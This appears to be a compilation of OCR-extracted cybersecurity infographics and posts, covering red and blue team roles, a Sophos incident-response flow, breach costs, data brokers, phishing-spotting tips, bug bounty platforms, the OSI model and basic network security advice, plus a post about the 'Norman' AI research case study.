
© 2021 Gartner, Inc. and/or its affiliates. All rights reserved. CTMKT_1574277

Gartner

HACKER COMBAT COMMUNITY
RED TEAM vs BLUE TEAM
@Hackercombat
Offensive Security
Ethical Hacking
Exploiting Vulnerabilities
Penetration Testing
Black Box Testing
Social Engineering
Web App Scanning
Defensive Security
Infrastructure Protection
Damage Control
Incidence Response
Operational Security
Threat Hunters
Digital Forensics
@Hackercombat
Follow us
Visit
Hackercombat.com

CYBERSECURITY AS A SYSTEM
1
Malware Detection
Sophos Endpoint detects a malware attack.
2
Cross-Estate Communication
Sophos Endpoint shares infection status with the security system via the Security Heartbeat™, triggering automatic responses.
3
Device Isolation
XG Firewall instantly isolates the computer, preventing the attack from spreading and blocking communication with C2 servers.
Security Heartbeat™
4
Clean-up
Sophos Endpoint automatically cleans up the infection. Once the malware is removed, Sophos Endpoint shares this update with the cybersecurity system.
5
Access Restored
XG Firewall restores network access. Root cause analysis provides detailed view of what happened so can be addressed.
Incident response time slashed from 3.3 hours to 8 seconds*
*The State of Endpoint Security Today, Sophos, January 2018.
SOPHOS


Cyber Risk #1: Human Error
What It Costs You
Average Post-Breach Costs = $1,640,000
Average Notification Costs = $560,000
Average Legal Defense Costs = $698,000
Average Legal Settlement Costs = $558,000
Average Total Costs = $3,456,000



Defense Ability
Low
High
High
Incident Detection
Response readiness
Threat intelligence
Security analytics
Generation #3 CISO
Proactive Models
Predictive Stance
Generation #4 CISO
New tech adoption
Collaborative intel
Deep data & search
Sec Automation
High
Response Ability
Evolution Map of CISOs
Protection Driven
Audit Focus
Generation #2 CISO
Generation #1 CISO
Security Tools
Sec Processes
Data & Reports
Solutions Integration
Controls
Configurations
Compliances
Reporting
Low
Low
Low
High
Risk Focus

Meet Norman, the world's first psychopath AI(that studied death) ...This is where #AI gets a little uncomfortable.. But even if a #Human is exposed to Gloom and Doom..for a long period of time..His mental stability will kind of be in Question.. So somewhat unfair to Blame 'NORMAN' .. #ArtificialIntelligence today is sort of mirror of the Human Mind and Society.. We have our own Dark Corners..NORMAN Studied DEATH..


"Norman suffered from extended exposure to the darkest corners of #Reddit, and represents a #casestudy on the dangers of artificial intelligence gone wrong when biased #data is used in #machinelearning #algorithms," wrote #researchers. "We trained Norman on #image captions from an infamous subreddit that is dedicated to documenting and observing the disturbing reality of #death."


https://lnkd.in/fSce5HK

#training #research #mindfulness #documentation #casestudies #sorting #mentalism #mirroring #imageprocessing #LinkedIn #project #captions #observational #periodization #stabilizers

Meet Norman, the world's first psychopath AI

livemint.com





THE MULTI-BILLION DOLLAR
PERSONAL DATA ECOSYSTEM
During the course of everyday life, devices, service providers, and retailers are tracking every move you make.
This data is taken from many sources by data brokers and used to construct a digital profile of you.
Purchases
Browsers and Apps
Public Records
Cloud Storage
E-Readers
Loyalty Programs
Phone Records
Subscriptions
Smartphones
Activity Trackers
Quizzes & Tests
Banking
Data Collection
Contact Info
Purchases
Relationships
Preferences
Content Logs
Browsing / Search History
Finances
Biometric Data
Location Data
Call Records
Publicly available information
Loyalty programs are a big source of data. Even offline purchases are tracked.
Proxama
Data Aggregation
Customer Profiling
Financial History
ADDTHIS
ORACLE
DATALOGIX
EQUIFAX
EPSILON
acxiom
experian
TransUnion
These data brokers focus more on targeted marketing and advertising.
These data brokers focus more on credit reporting and risk assessment.
WHAT THEY KNOW
acxiom
Over 700 million profiles
ORACLE
2 billion customer profiles
Basic Info
Political Issues:
Searched For:
Sources: Acxiom, Oracle, Cracked Labs
VISUAL CAPITALIST

Detecting a Phishing Email
LogRhythm Labs
10 Things to Watch
With the uptick in ransomware infections that are often instigated through phishing emails, it's crucial to take proactive measures to help protect yourself and your organization's security.
Having a computer that is up to date and patched makes a big difference in reducing an organization's overall risk of infection.
But being vigilant in detecting phishing emails and educating employees in your organization to also be proactive is a critical step in protection.
Here is a quick top ten list for how to spot and handle a phishing email.
1 Don't trust the display name of who the email is from.
Just because it says it's coming from a name of a person you know or trust doesn't mean that it truly is. Be sure to look at the email address to confirm the true sender.
HELLO my name is
2 Look but don't click.
Hover or mouse over parts of the email without clicking on anything. If the alt text looks strange or doesn't match what the link description says, don't click on it—report it.
3 Check for spelling errors.
Attackers are often less concerned about spelling or being grammatically correct than a normal sender would be.
mispell
4 Consider the salutation.
Is the address general or vague?
Is the salutation to "valued customer" or "Dear [insert title here]?
5 Is the email asking for personal information?
Legitimate companies are unlikely to ask for personal information in an email.
6 Beware of urgency.
These emails might try to make it sound as if there is some sort of emergency (e.g., the CFO needs a $1M wire transfer, a Nigerian prince is in trouble, or someone only needs $100 so they can claim their million-dollar reward).
7 Check the email signature.
Most legitimate senders will include a full signature block at the bottom of their emails.
8 Be careful with attachments.
Attackers like to trick you with a really juicy attachment. It might have a really long name. It might be a fake icon of Microsoft Excel that isn't actually the spreadsheet you think it is.
9 Don't believe everything you see.
If something seems slightly out of the norm, it's better to be safe than sorry. If you see something off, then it's best to report it to your security operations center (SOC).
10 When in doubt, contact your SOC.
No matter the time of day, no matter the concern, most SOCs would rather have you send something that turns out to be legit than than to put the organization at risk.
Copyright © April 2016, www.logrhythm.com

List of Bug Bounty/Crowdsourced Security Platforms

- ✔ HackerOne - www.hackerone.com
- ✔ Bugcrowd - www.bugcrowd.com
- ✔ Synack - www.synack.com/red-team
- ✔ Detectify - cs.detectify.com
- ✔ Cobalt - cobalt.io
- ✔ Open Bug Bounty - www.openbugbounty.org
- ✔ Zerocopter - www.zerocopter.com
- ✔ YesWeHack - www.yeswehack.com
- ✔ HackenProof - hackenproof.com
- ✔ Vulnerability Lab - www.vulnerability-lab.com
- ✔ FireBounty - firebounty.com
- ✔ BugBounty[.]jp - bugbounty.jp
- ✔ AntiHACK - www.antihack.me
- ✔ Intigriti - www.intigriti.com
- ✔ SafeHats - safehats.com
- ✔ RedStorm - www.redstorm.io
- ✔ Cyber Army ID - www.cyberarmy.id
- ✔ Yogosha - yogosha.com

MATHS IN AI & ML.

LINEAR ALGEBRA – VECTOR SPACES, LINEAR TRANSFORMATIONS, SUBSPACES, MATRIX THEORY, EIGENVALUES, EIGENVECTORS, INNER PRODUCT SPACES, SOLUTION OF LINEAR SYSTEMS,


CALCULUS – LIMITS & INFINITESIMALS, DIFFERENTIAL CALCULUS, INTEGRAL CALCULUS LEIBNIZ NOTATION, FUNDAMENTAL THEOREM, NON STANDARD CALCULUS, CONSTRUCTIVE ANALYSIS, SMOOTH INFINITESIMAL ANALYSIS

PROBABILITY – DISTRIBUTIONS, RANDOM WALK, SAMPLE SPACE, DENSITY FUNCTION, CUMULATIVE DISTRIBUTION FUNCTION, INDEPENDENT EVENTS, MUTUAL EXCLUSIVITY, CONDITIONAL PROBABILITY, JOINT PROBABILITY, INVERSE PROBABILITY, DETERMINISM, INDETERMINISM, PROBABILITY THEORY, LAW OF LARGE NUMBERS, CENTRAL LIMIT THEOREM,


OPTIMIZATION – ARG MAX, LINEAR PROGRAMMING, QUADRATIC PROGRAMMING, LINEAR FRACTIONAL PROGRAMMING, COMBINATORIAL OPTIMIZATION

HEURISTICS → MEMETIC ALGORITHM, DIFFERENTIAL EVOLUTION, EVOLUTIONARY ALGORITHMS, DYNAMIC RELAXATION, GENETIC ALGORITHMS, HILL CLIMBING, NELDER-MEAD SIMPLICIAL HEURISTIC, PARTICLE SWARM OPTIMIZATION, ARTIFICIAL BEE COLONY OPTIMIZATION, SIMULATED ANNEALING, STOCHASTIC TUNNELING, TABU SEARCH, REACTIVE SEARCH OPTIMIZATION,

BY – EASYTECH4ALL.NET




Google
7. Application
Network process to application
DNS, WWW/HTTP, P2P, EMAIL/POP, SMTP, Telnet, FTP
6. Presentation
Data representation and encryption
Recognizing data: HTML, DOC, JPEG, MP3, AVI, Sockets
5. Session
Interhost communication
Session establishment in TCP, SIP, RTP, RPC-Named pipes
4. Transport
End-to-end connections and reliability
TCP, UDP, SCTP, SSL, TLS
3. Network
Path determination and logical addressing
IP, ARP, IPsec, ICMP, IGMP, OSPF
2. Data Link
Router MAC
MAC
Physical addressing
Ethernet, 802.11, MAC/LLC, VALN, ATM, HDP, Fibre Channel, Frame Relay, HDLC, PPP, Q.921, Token Ring
1. Physical
Media, signal, and binary transmission
RS-232, RJ45, V.34, 100BASE-TX, SDH, DSL, 802.11




HOW TO MAKE YOUR NETWORK SECURE
THE BASICS
EFFECTIVE CYBER SECURITY STARTS WITH A SECURE NETWORK.
Help make your network secure by developing and implementing some simple policies and response
CONTROL ACCESS
Control who can access your network – and what they can do in it.
Do you know who is accessing your network?
PREVENT MALICIOUS CONTENT
Use malware-checking and scanning services to evaluate where files come from. They will also check incoming and outgoing data from external sources (the 'perimeter'), such as mobile devices, as well as your own internal protection.
Do you use malwareand antivirus protection at your perimeter, as well as on the devices in your offices?
RUN REGULAR SCANS TO CHECK VULNERABILITY
Regularly run automatic scanning tools on your networked devices. Use the findings to resolve or manage any vulnerability identified.
Do you perform vulnerability assessments to check your systems and networks?
SECURE WIRELESS ACCESS
Secure your wireless access points, only allowing known devices to connect to your Wi-Fi services.
Have you installed security scanning tools to detect and locate unauthorised or cloned ('spoof') wireless access points?
MONITOR YOUR NETWORKS
Use network detection and prevention tools and make sure they are correctly installed by someone qualified.
Is your network configured to deny traffic as a default?
SEGREGATE YOUR NETWORKS
Identify, group together and then isolate systems that are critical to your business – and apply the appropriate network security controls to them.
Are your essential services as protected as possible, even if other parts of the network become compromised?
IS YOUR NETWORK CONFIGURED TO DENY TRAFFIC AS A DEFAULT? USE FIREWALLS
Use firewalls to create a buffer zone between the internet – and any other networks you don't trust – and your business's internal networks.
Do you back up your firewall configurations regularly? Would you be able to detect any unauthorised change to your configurations?
Find Out More Network Security Information with
hackercombat.com

